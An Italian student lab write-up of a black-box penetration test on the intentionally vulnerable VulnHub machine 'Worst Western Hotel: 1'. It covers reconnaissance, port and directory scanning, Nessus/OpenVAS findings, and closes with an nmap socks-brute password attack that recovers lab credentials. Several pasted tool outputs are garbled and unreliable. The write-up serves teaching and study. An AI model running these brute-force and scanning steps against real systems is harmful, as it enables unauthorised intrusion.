Università degli Studi di Salerno

Penetration Testing Narrative

WORST WESTERN HOTEL:1

FEDERICA PAPPALARDO | Corso di PTEH | A.A. 2023/2024



Sommario

INTRODUZIONE2
STRUMENTI UTILIZZATI2
TARGET SCOPING3
INFORMATION GATHERING3
TARGET DISCOVERY3
ENUMERATION TARGET E PORT SCANNING
PORT SCANNING7
ANALISI DEI SERVIZI ATTIVI
HTTP9
SOCKS510
DIRECTORY SCANNING11
VULNERABILITY MAPPING12
NESSUS
BASIC NETWORK SCAN13
WEB APPLICATION TESTS14
OPENVAS17
TARGET EXPLOITATION18
CROSS-SITE SCRIPTING (XSS)18
WEB BACKDOOR22
SQL INJECTION26
POST EXPLOITATION29
Privilege Escalation29
RIFERIMENTI31
FLENCO DELLE FIGURE

Introduzione

L'obiettivo di questo documento è illustrare tutte le fasi che compongono l'attività di penetration testing compiuta sulla macchina *Worst Western Hotel: 1*, in modo tale da rendere l'intero processo interamente replicabile. Lo scopo di questo progetto è quello di individuare le vulnerabilità di questa macchina e sfruttarle al fine di valutarne la sicurezza.

Il documento ha la seguente struttura: nel secondo capitolo verranno brevemente introdotti gli strumenti necessari per la realizzazione del progetto. Nei capitoli successivi verranno presentate le singole fasi della metodologia utilizzata, nello specifico:

- Target Scoping
- Information Gathering
- Target Discovery
- Enumeration Target e Port Scanning
- Vulnerability Mapping
- Target Exploitation
- Post-Exploitation

Strumenti Utilizzati

Per poter realizzare l'attività di penetration testing è stato configurato un laboratorio virtuale, utilizzando l'hypervisor **Oracle Virtual Box** (**v7.0**).

Sono state utilizzate, dunque, le seguenti macchine virtuali:

- Kali Linux (2024.1)
- Worst Western Hotel: 1 (Macchina Target) [1]

Le due machine virtuali sono state messe in comunicazione realizzando una rete locale virtuale con NAT (Corso) su Virtual Box. La Figura 1 mostra la topologia di rete. Possiamo notare che l'indirizzo IP della macchina *Worst Western Hotel* non è noto a priori, in quanto viene assegnato in accordo al servizio DHCP.



Figura 1 Topologia della rete Corso

Target Scoping

Lo scopo di questa fase è quello di definire quali sono gli obiettivi principali e qual è l'ambito (scope) interessato dall'analisi. In questo caso, lo scope dell'analisi è circoscritto alla sola macchina virtuale *Worst Western Hotel:1* [1]. La tipologia di testing effettuato sarà di tipo *black box* e sarà prodotto un *Penetration Testing Report* dettagliato.

Information Gathering

Lo scopo di questa fase è quello di raccogliere il maggior numero di informazioni sull'asset analizzato. Le informazioni possono riguardare infrastrutture, organizzazioni e persone al fine di produrre dati utili nelle successive fasi di pentesting.

Nel caso della macchina analizzata, essendo una macchina virtuale vulnerabile bydesign, la fase di information gathering si è limitata alla raccolta delle informazioni presenti sulla relativa pagina VulnHub. Le informazioni messe a disposizione dall'autore della macchia virtuale sono limitate, tuttavia, prestando attenzione è possibile ricavare qualche informazione utile. Dunque, analizzando la descrizione, gli screenshot e gli indizi lasciati dall'autore, sono emerse le seguenti informazioni preliminari sulla macchina:

- Sistema operativo: Debian GNU/Linux 10
- Linguaggio lato server: PHP (versione non nota)
- Macchina ispirata alla vulnerabilità phpIPAM 1.1.010 [2]

Target Discovery

Lo scopo del target discovery è quello di individuare tutte le macchine attive all'interno di un determinato asset per poterle successivamente analizzare. In questa sessione di penetration testing l'asset si compone di una sola macchina virtuale e sarà l'unica interessata dall'analisi.

Innanzitutto, cerchiamo di individuare la macchina target e di ottenere il suo indirizzo IP. A tal scopo utilizziamo il tool *netdiscover*. Poiché siamo in una rete locale, possiamo definire anche il range di indirizzi IP in cui cercare. Lanciamo, dunque, il seguente comando:



Figura 2 Comando netdiscover

La Figura 3 mostra l'output del comando. I primi tre indirizzi IP vengono utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Quindi, andando per

esclusione; possiamo assumere che l'indirizzo IP della macchina target *Worst Western Hotel* sia 10.0.2.9.

Currently sca	nnning: Finished!	Screen	View:	Unique Hosts			
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300							
IP	At MAC Address	Count	Len	MAC Vendor / Hostname			
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor			
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor			
10.0.2.3	08:00:27:2d:54:05	2	120	PCS Systemtechnik GmbH			
_10.0.2.9	08:00:27:26:69:8a	1	60	PCS Systemtechnik GmbH			

Figura 3 Output del comando netdiscover

Utilizziamo il comando *ping* per assicurarci che la macchina target sia raggiungibile. La Figura 4 mostra l'esecuzione del comando e possiamo notare che la macchina ha risposto correttamente a tutte le richieste inviate.

```
root@ kali)-[~]
# ping -c 4 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_seq=1 ttl=64 time=0.761 ms
64 bytes from 10.0.2.9: icmp_seq=2 ttl=64 time=0.983 ms
64 bytes from 10.0.2.9: icmp_seq=3 ttl=64 time=0.879 ms
64 bytes from 10.0.2.9: icmp_seq=4 ttl=64 time=0.997 ms

— 10.0.2.9 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.761/0.905/0.997/0.094 ms
```

Figura 4 Output del comando ping

Analizziamo il comportamento utilizzando *Wireshark*¹. Dopo aver aperto l'applicazione, impostiamo il filtro in modo tale da avere informazioni solo sui messaggi del protocollo *ICMP* (Figura 5).




Figura 5 Impostazione dei filtri in Wireshark

Avviamo dunque la scansione ed eseguiamo di nuovo il comando *ping*. Su *Wireshark* possiamo notare che sono stati inviati 4 pacchetti ICMP (opzione "-*c* 4" del comando *ping*) e che sono stati ricevuti tutti i pacchetti di risposta da parte della macchina target (Figura 6).

¹ Wireshark (precedentemente chiamato Ethereal) è un software per analisi di protocollo o packet sniffer utilizzato per la soluzione di problemi di rete, per l'analisi (troubleshooting) e lo sviluppo di protocolli o di software di comunicazione.

No.	Time	Source	Destination	Protocol	Length Info
	1 0.000000000	10.0.2.4	10.0.2.9	ICMP	98 Echo (ping) request id=0x308f, seq=1/256, ttl=64 (reply in 2)
	2 0.000407080	10.0.2.9	10.0.2.4	ICMP	98 Echo (ping) reply id=0x308f, seq=1/256, ttl=64 (request in 1)
	3 1.028551815	10.0.2.4	10.0.2.9	ICMP	98 Echo (ping) request id=0x308f, seq=2/512, ttl=64 (reply in 4)
	4 1.029581568	10.0.2.9	10.0.2.4	ICMP	98 Echo (ping) reply id=0x308f, seq=2/512, ttl=64 (request in 3)
	5 2.029143987	10.0.2.4	10.0.2.9	ICMP	98 Echo (ping) request id=0x308f, seq=3/768, ttl=64 (reply in 6)
	6 2.030046565	10.0.2.9	10.0.2.4	ICMP	98 Echo (ping) reply id=0x308f, seq=3/768, ttl=64 (request in 5)
	7 3.046292001	10.0.2.4	10.0.2.9	ICMP	98 Echo (ping) request id=0x308f, seq=4/1024, ttl=64 (reply in 8)
L	8 3.047165075	10.0.2.9	10.0.2.4	ICMP	98 Echo (ping) reply id=0x308f, seq=4/1024, ttl=64 (request in 7)

Figura 6 Pacchetti ICMP catturati da Wireshark

Poiché la macchina è in rete locale possiamo utilizzare anche il comando *arping* che utilizza invece il protocollo *ARP*. La Figura 7 mostra l'output del comando.

Figura 7 Output del comando arping

Per avere un'ulteriore conferma utilizziamo il comando *nping* per capire se la macchina è raggiungibile utilizzando protocolli di livello più alto (i.e. TCP). Effettuiamo il test sulle porte 22 e 80. La Figura 8 mostra che la macchina risponde alle richieste ed inoltre possiamo asserire che la porta 80 è aperta.

```
Starting Nping 0.7.945VN ( https://nmap.org/nping ) at 2024-05-18 10:52 EDT

SENT (0.01975) TCP 10.0.2.4:24119 > 10.0.2.9:22 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (0.02665) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=0 iplen=40 seq=0 win=0

SENT (1.0580s) TCP 10.0.2.9:80 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (1.05925) TCP 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (1.05925) TCP 10.0.2.4:24119 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (2.06755) TCP 10.0.2.4:24119 > 10.0.2.9:22 S ttl=64 id=61390 iplen=40 seq=0 win=0 RCVD (2.06755) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=0 iplen=40 seq=0 win=0 RCVD (3.07345) TCP 10.0.2.9:80 > 10.0.2.4:24119 RA ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (3.07345) TCP 10.0.2.9:80 > 10.0.2.4:24119 SA ttl=63 id=0 iplen=40 seq=1082744498 win=1480 RCVD (4.08785) TCP 10.0.2.4:24119 > 10.0.2.9:22 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (4.08785) TCP 10.0.2.4:24119 > 10.0.2.9:22 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (5.09565) TCP 10.0.2.4:24119 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (5.09565) TCP 10.0.2.4:24119 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (5.09565) TCP 10.0.2.4:24119 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (6.1164s) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=0 iplen=40 seq=1082744498 win=1480 RCVD (6.1164s) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=0 iplen=40 seq=1082744498 win=1480 RCVD (7.12375) TCP 10.0.2.9:22 > 10.0.2.4:24119 SA ttl=63 id=0 iplen=40 seq=1082744498 win=1480 RCVD (7.12375) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=61390 iplen=40 seq=1082744498 win=1480 RCVD (7.12375) TCP 10.0.2.9:22 > 10.0.2.4:24119 SA ttl=63 id=0 iplen=40 seq=108274498 win=1480 RCVD (7.12495) TCP 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=108274498 win=1480 RCVD (7.12495) TCP 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=108274498 win=64240
```

Figura 8 Output del comando nping sulle porte TCP 22 e 80

Dopo aver ottenuto la certezza sulla raggiungibilità della macchina target, cerchiamo di ricavare maggiori informazioni riguardanti il sistema operativo della macchina *Worst Western Hotel*. Abbiamo scoperto che la porta 80 è aperta e quindi possiamo sfruttarla per eseguire un *OS fingerprinting passivo*, utilizzando il tool *pof*. Lanciamo dunque il seguente comando, il quale ci permetterà di restare in ascolto sull'interfaccia *etho*:

```
root@kali:~# p0f -i eth0
```

Figura 9 Comando pof

Lanciamo il comando *curl*, da un altro terminale, per inviare una richiesta *HTTP* alla macchina *Worst Western Hotel*:

```
root@kali:~# curl -X GET http://10.0.2.9/
```

Figura 10 Comando curl

Torniamo, dunque, al terminale in cui abbiamo lanciato il tool *pof*, notando che la comunicazione è stata correttamente intercettata. Tuttavia, il *pof* non è in grado di individuare il sistema operativo del server, come mostrato nella Figura 11.

Figura 11 Porzione dell'output del tool pof

Proviamo ad applicare allora un approccio *attivo*, utilizzando il tool *nmap* ed usando l'opzione "-O". Lanciamo il seguente comando:

```
oot@kali:~# nmap -0 10.0.2.9
```

Figura 12 Comando nmap -O

Come è possibile notare nella Figura 13, il tool *nmap* afferma che la macchina target monta un sistema operativo Linux-based e la versione del kernel è compresa tra 4.15 e la 5.8.

```
MAC Address: 08:00:27:26:69:8A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```

Figura 13 Porzione dell'output del tool nmap relativa all'OS detection

Enumeration Target e Port Scanning

Il passaggio successivo all'individuazione delle macchine target attive sull'asset è quello di acquisire informazioni sulla macchina in questione.

La fase di enumeration target ha lo scopo di ottenere il maggior numero di informazioni possibili sui servizi erogati dalle macchine individuate, al fine di utilizzare tali informazioni nelle attività successive.

Dopo esserci assicurati che la macchina target è disponibile e raggiungibile, cerchiamo di ottenere maggiori informazioni riguardo i servizi attivi sulla macchina *Worst Western Hotel*.

PORT SCANNING

Cerchiamo di individuare lo stato delle porte TCP e UDP della macchina target e, per le porte eventualmente aperte, di scoprire quali servizi sono disponibili. A tale scopo utilizziamo il tool *nmap*. Lanciamo il seguente comando che permetterà di eseguire una scansione delle prime 65535 porte TCP (opzione "-*p*-"):

```
root@kali:~# nmap -sV 10.0.2.9 -p- -oX nmapTCPscan.xml
```

Figura 14 Comando nmap -sV

L'output del comando è un file xml (opzione "-oX"). Convertiamolo in formato html:

```
root@kali:~# xsltproc nmapTCPscan.xml -o nmapTCPscan.html
```

Figura 15 Comando per la conversione file da xml a html

La Figura 16 mostra la lista delle porte aperte e chiuse individuate da *nmap* con i relativi servizi. Notiamo che le porte non riportate in tabella risultano essere chiuse (i.e.: la macchina non ha ricevuto nessuna risposta per ogni pacchetto SYN inviato).

Ports

The 65533 ports scanned but not shown below are in state: closed

· 65533 ports replied with: reset

Port			State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
80)	tcp	open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
10	80	tcp	open	socks5	syn-ack			Username/password authentication required

Figura 16 Scan delle porte TCP effettuato con nmap

Effettuiamo ora uno scan delle porte UDP. A tal scopo utilizziamo il tool *unicorscan*. La Figura 17 mostra l'output del comando: possiamo notare che non sono state individuate porte aperte.

```
(root@kali)=[~]
# unicornscan -m U -Iv 10.0.2.9:1-65535 -r 10000
adding 10.0.2.9/32 mode `UDPscan' ports `1-65535' pps 10000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 13 Sec onds
sender statistics 9751.6 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 interface drops
```

Figura 17 Output del comando unicornscan

ANALISI DEI SERVIZI ATTIVI

Analizziamo ora più nel dettaglio i servizi messi a disposizione dalla macchina target, al fine di ottenere più informazioni per la fase successiva. Avviamo un nuovo scan con *nmap*, utilizzando in questo caso la modalità *aggressive*:

```
● ● ●
root@kali:~# nmap -A 10.0.2.9 -p- -oX aggrscan.xml
```

Figura 18 Comando nmap per la modalità aggressive

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info	
80	tcp	open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)	
	http-server-header	Apache/2.4.29 (Ubuntu)						
1080	tcp	open	socks5	syn-ack			Username/password authentication required	
	socks-auth-info	No authentication Username and password						

Figura 19 Output dell'aggressive scan di nmap

Inoltre dall'output del comando possiamo notare che è stato rilevato anche un Traceroute (Figura 20).

```
TRACEROUTE
HOP RTT ADDRESS
1 0.55 ms prime.worstwestern.com (10.0.2.9)
```

Figura 20 Traceroute

Pertanto, è stato aggiunto il nome del dominio nel nostro file *hosts* (Figura 21), in modo da poter accedere ai servizi http.

Figura 21 File hosts

HTTP

Abbiamo notato che la macchina target ha un web server sulla porta 80. Dalla Figura 22 possiamo notare che la pagina è raggiungibile anche se viene restituito un errore 302.

```
(root@kali)-[~]
# curl http://10.0.2.9:80/ -I
HTTP/1.0 302 Found
Date: Sun, 19 May 2024 18:20:07 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: http://prime.worstwestern.com/
Connection: close
Content-Type: text/html; charset=utf-8
```

Figura 22 Esecuzione comando curl sulla porta 80

Aprendo la pagina nel web browser, possiamo notare che in tale pagina è presente il sito di un hotel (Figura 23).




Figura 23 Pagina web

Controlliamo se su tale porta viene utilizzato il protocollo SSL/TLS, lanciando il seguente comando:



Figura 24 Comando sslscan

Possiamo notare, dalla Figura 25, che non è possibile instaurare una sessione SSL con il server.

```
(root@ kali)=[~]
is sslscan 10.0.2.9:80
Version: 2.1.3-static
OpenSSL 3.0.12 24 Oct 2023
Connected to 10.0.2.9

Testing SSL server 10.0.2.9 on port 80 using SNI name 10.0.2.9

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 disabled
TLSv1.1 disabled
TLSv1.2 disabled
TLSv1.2 disabled
TLSv1.2 disabled
TLSv1.8 disabled
TLSv1.9 disabled
TLSv1.9 disabled
TLSv1.1 Session renegotiation:
Connection failed - unable to determine TLS Fallback SCSV support

TLS renegotiation:
Session renegotiation not supported

TLS Compression:
Compression disabled

Heartbleed:
Supported Server Cipher(s):
Unable to parse certificate
Certificate information cannot be retrieved.
```

Figura 25 Output sslscan

Per ottenere ulteriori informazioni sul server httpd utilizziamo tool nikto (Figura 26).

Figura 26 Output tool nikto

L'output di *nikto* evidenzia che il sito è stato creato con *PrestaShop* [3], che espone un file di changelog e che risulta vulnerabile a diversi tipi di attacchi.

SOCKS₅

Abbiamo notato che la macchina target mette a disposizione anche il servizio SOCKS5 sulla porta 1080. SOCKS è un protocollo di internet che offre agli utenti un livello maggiore di anonimato rispetto a quello di partenza. Quando ci si connette a un proxy SOCKS, il traffico internet viene instradato attraverso un server di terze parti tramite il Transmission Control Protocol (TCP). Durante questo processo, viene assegnato un indirizzo IP (Protocollo Internet) nuovo di zecca; cambiare l'indirizzo IP implica che gli host web (intesi come: siti web e servizi) non sono in grado di individuare la posizione fisica effettiva.

SOCKS5 è la versione più aggiornata del protocollo SOCKS ed introduce un vero sistema di autenticazione, aggiunge il supporto al protocollo di rete IPv6 e all'UDP.

A differenza di un proxy HTTP, capace di veicolare solo traffico HTTP, un server proxy SOCKS5 permette di veicolare qualsiasi tipo di traffico, TCP o UDP, permettendo a un client di anonimizzare le proprie comunicazioni con il server di destinazione. Un server proxy SOCKS5 funziona con i protocolli HTTP, FTP, SMTP, POP3, NNTP, garantendo un grado di anonimizzazione completo.

SOCKS si colloca al di sopra di TCP e UDP per quanto riguarda il livello di trasporto. Ciò significa che è in grado di formare connessioni fisiche con il client e il server nel tentativo di assicurare che tutti i pacchetti arrivino alle loro destinazioni previste nello stesso modo in cui sono stati inviati.

DIRECTORY SCANNING

È stato utilizzato il tool *dirb* per determinare eventuali directory accessibili dal web server.

Il tool *dirb* è un web content scanner che permette di individuare URL, file e directory effettuando un attacco basato su dizionario.

La prima scansione è stata effettuata utilizzando la word-list extensions_common.txt di dirb che utilizza un dizionario di estensioni per determinare quali sono le estensioni dei file presenti sul server:

Figura 27 Dirb scansione estensioni file

Attraverso questa scansione viene evidenziata la presenza di file PHP sul web server e viene anche suggerita la possibile presenza di file con estensione .phtml.

Utilizzando queste informazioni è stata effettuata un'ulteriore scansione utilizzando il dizionario di default (common.txt) e il parametro "-X" che permette di specificare le estensioni dei file che si intendono cercare.

Figura 28 Dirb scansione con parametro -X

L'output evidenzia che c'è un file chiamato "config.txt" che risulta essere interessante perché potrebbe contenere informazioni utili per le prossime fasi.

Figura 29 Output ricerca file config.txt

Dalla ricerca sul browser possiamo notare che viene puntata un'altra rete e ci restituisce un utente e una password.

Vulnerability Mapping

Questa fase, nota anche come Vulnerability Assessment è un processo di identificazione ed analisi dei problemi di sicurezza di un determinato asset, essa permette di individuare problemi di sicurezza legati a vulnerabilità conosciute.

NESSUS

Il primo tool utilizzato in questa fase è stato Tenable Nessus, ovvero un tool di vulnerability scanning molto diffuso in ambito cybersecurity che permette di effettuare scansioni su singole macchine target oppure su intere porzioni di rete.

Effettuiamo due tipi di scansioni:

- Basic Network Scan
- Web Application Tests

Basic Network Scan

La scansione della macchina è durata all'incirca 3 minuti e non ha evidenziato particolari criticità, infatti ha prodotto 2 risultati etichettati come MEDIUM e 21 risultati etichettati come INFO, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.



Figura 30 Output Basic Network Scan




Figura 31 Elenco vulnerabilità

La prima criticità etichettata come MEDIUM è un JQuery 1.2 < 3.5.0 Multiple XSS (Figura 32).



Figura 32 Prima criticità Medium

Questa vulnerabilità [4] [5] consente a un malintenzionato di iniettare codice JavaScript dannoso in un sito web che utilizza la libreria JQuery nelle versioni comprese tra 1.2 e 3.5.0 esclusa. Lo script dannoso può essere utilizzato per rubare informazioni sensibili agli utenti, dirottarli su siti web dannosi o assumere il controllo dei loro account.

La seconda criticità etichettata come MEDIUM è un *ICMP Timestamp Request Remote Date Disclosure* (Figura 33).




Figura 33 Seconda criticità Medium

Questa vulnerabilità [6] sfrutta la risposta a una richiesta ICMP Timestamp per ottenere informazioni sul dispositivo di destinazione. L'informazione rilevata è la data impostata sul computer che riceve la richiesta.

Web Application Tests

La scansione della macchina è durata all'incirca 17 minuti e ha evidenziato particolari criticità, infatti ha prodotto 2 risultati etichettati come MEDIUM, 2 risultati LOW e 21 risultati etichettati come INFO, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.




Figura 34 Output Web Application Tests




Figura 35 Elenco delle vulnerabilità

La prima criticità etichetta come MEDIUM è un *JQuery 1.2 < 3.5.0 Multiple XSS* (Figura 32).

La seconda criticità etichettata come MEDIUM è un Web Application Potentially Vulnerable to Clickjacking (Figura 36).




Figura 36 Criticità Medium

Questa debolezza [7] indica che il sito potrebbe essere suscettibile ad un **clickjacking**. Questo metodo di attacco inganna gli utenti facendogli cliccare su elementi nascosti o camuffati su un sito web, spesso portandoli a eseguire azioni involontarie come ad esempio condividere informazioni sensibili o cliccare su link dannosi.

La prima criticità etichettata come LOW è un Web Server Transmits Cleartext Credentials (Figura 37).




Figura 37 Prima criticità Low

Questa debolezza indica che il server web sta inviando informazioni di login, come username e password, in un formato non crittografato. Questo rappresenta una grave vulnerabilità di sicurezza, poiché qualsiasi utente malintenzionato che intercetta il traffico di rete tra il browser e il server può facilmente rubare le credenziali degli utenti.

La seconda criticità etichettata come LOW è un Web Server Allows Password Auto-Completion (Figura 38).




Figura 38 Seconda criticità Low

Questa vulnerabilità indica che il sito web permette ai browser di salvare e suggerire automaticamente le password degli utenti.

OPENVAS

OpenVAS è un tool di vulnerability scanning molto diffuso in ambito cybersecurity che permette di effettuare scansioni su singole macchine target oppure su intere porzioni di rete, a differenza di Nessus ha una licenza GNU.

Per ottenere una panoramica più ampia è stata effettuata una scansione della macchina target anche con il tool OpenVAS e notiamo che in parte il risultato della scansione è simile al risultato della scansione su Nessus.




Figura 39 Grafico risultati OpenVAS

Il tool ha prodotto 16 risultati di cui uno classificato ad impatto medio, due classificati ad impatto basso e 13 di tipo log:



Figura 40 Lista risultati OpenVAS

La vulnerabilità ad impatto medio rilevata è **Cleartext Transmission of Sensitive Information via HTTP**, ovvero l'host/applicazione trasmette informazioni sensibili (nome utente, password) in testo in chiaro tramite HTTP. OpenVAS suggerisce di imporre la trasmissione di dati sensibili tramite una connessione SSL/TLS crittografata ed inoltre, di assicurarsi che l'host/l'applicazione reindirizzi tutti gli utenti alla connessione SSL/TLS protetta prima di consentire l'inserimento di dati sensibili nelle funzioni menzionate.

La prima vulnerabilità ad impatto basso rilevata è **TCP Timestamps Information Disclosure**, ovvero l'host remoto implementa i timestamp TCP e pertanto consente di calcolare il tempo di attività. OpenVAS suggerisce di disabilitare i timestamp TCP su Linux aggiungendo la riga 'net.ipv4.tcp_timestamps = o' a /etc/sysctl.conf ed inoltre di eseguire 'sysctl -p' per applicare le impostazioni in fase di runtime.

La seconda vulnerabilità ad impatto basso rilevata è ICMP Timestamp Reply Information Disclosure (CVE-1999-0524 [6]), ovvero l'host remoto risponde a una richiesta di timestamp ICMP con la data e l'ora corrente. OpenVAS suggerisce di disabilitare completamente il supporto per il timestamp ICMP sull'host remoto o di protegge l'host remoto con un firewall e bloccare i pacchetti ICMP che passano attraverso il firewall in entrambe le direzioni (completamente o solo per reti non attendibili).

Target Exploitation

Questa fase ha come scopo quello di sfruttare le vulnerabilità, rilevate durante le fasi precedenti del processo di penetration testing, al fine di ottenere il controllo del sistema o di evidenziare ulteriori vulnerabilità.

Nella Figura 28 è stato mostrato che è presente un file con delle credenziali d'accesso (Figura 29). Le credenziali presenti all'interno del file txt mostrano l'accesso ad una webcam che fa parte della sottorete 192.168.1.0/24 e fa riferimento alla rete del proxy sock5 che è stato trovato sulla porta 1080 durante la nmap effettuata sull'ip della macchina target(Figura 16).

CROSS-SITE SCRIPTING (XSS)

Il proxy sock5 richiede un'autenticazione con username e password ma quelle ricavate dal file non risultavano essere valide perciò è stato utilizzato lo script nmap *socks-brute* per trovare le credenziali correte.

```
Create Nall)-[/]

In mmap —script socks-brute —script-args userdb=/tmp/users,passdb=/usr/share/wordlists/rockyou.txt -p 1080 10.0.2.9 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 13:10 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-Scanning.
Initiating NSE at 13:10
Completed NSE at 13:10, 0.00s elapsed
Initiating ARP Ping Scan at 13:10
Completed ARP Ping Scan at 13:10, 0.04s elapsed (1 total hosts)
Initiating SYN stealth Scan at 13:10
Scanning prime.worstwestern.com (10.0.2.9) [1 port]
Completed ARP Ping Scan at 13:10, 0.02s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:10, 0.02s elapsed (1 total ports)
NSE: Script scanning 10.0.2.9.
Completed SYN Stealth Scan at 13:10, 0.02s elapsed (1 total ports)
NSE: Script scanning 10.0.2.9.
Initiating NSE at 13:10
NSE ining: About 23.81% done; ETC: 13:17 (0:05:04 remaining)
Completed NSE at 13:12, 95.11s elapsed
Nmap scan report for prime.worstwestern.com (10.0.2.9)
PORT STATE SERVICE
1080/tcp open Socks
| socks-brute:
| Accounts:
| Accounts:
| Prime:tinkerbell1 - Valid credentials
| Statistics: Performed 7378 guesses in 84 seconds, average tps: 135.3
